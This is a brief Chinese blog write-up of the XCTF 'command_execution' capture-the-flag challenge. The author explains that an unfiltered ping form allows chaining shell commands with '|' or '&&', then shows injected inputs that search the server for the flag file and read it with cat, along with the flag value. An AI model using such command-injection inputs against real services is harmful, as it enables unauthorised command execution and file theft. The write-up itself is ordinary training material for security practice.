
XCTF command_execution


原创

YenKoc 于 2019-12-04 00:11:41 发布 140 收藏

分类专栏： XCTF

本文链接：https://blog.csdn.net/YenKoc/article/details/103378892





讲道理这题算是我的思路盲区，先试着**ping**下本地的地址，**127.0.0.1**

看了大佬的**wp**时，我突然意识到，这是放在服务器上执行的，而且服务器一般都是**linux**系统的，所以**linux**命令是必需的，

思路分析:猜测上是服务器上那位同学写了一个可以执行**ping**命令的程序，但是没加限制，这里有可能会出现命令拼接。

命令拼接：

| 将上一句的命令作为输入，执行下一句的命令
&& 第一句执行成功，才执行下一句
find命令 find 目录 -name “.” //查找文件名为。。。
先查找flag在哪。

```
ping -c 3 127.0.0.1 | find / -name "flag.*"
/home/flag.txt
```

```
ping -c 3 127.0.0.1 | cat /home/flag.txt
cyberpeace{ca16e036244c43eccd96c28020b1889b}
```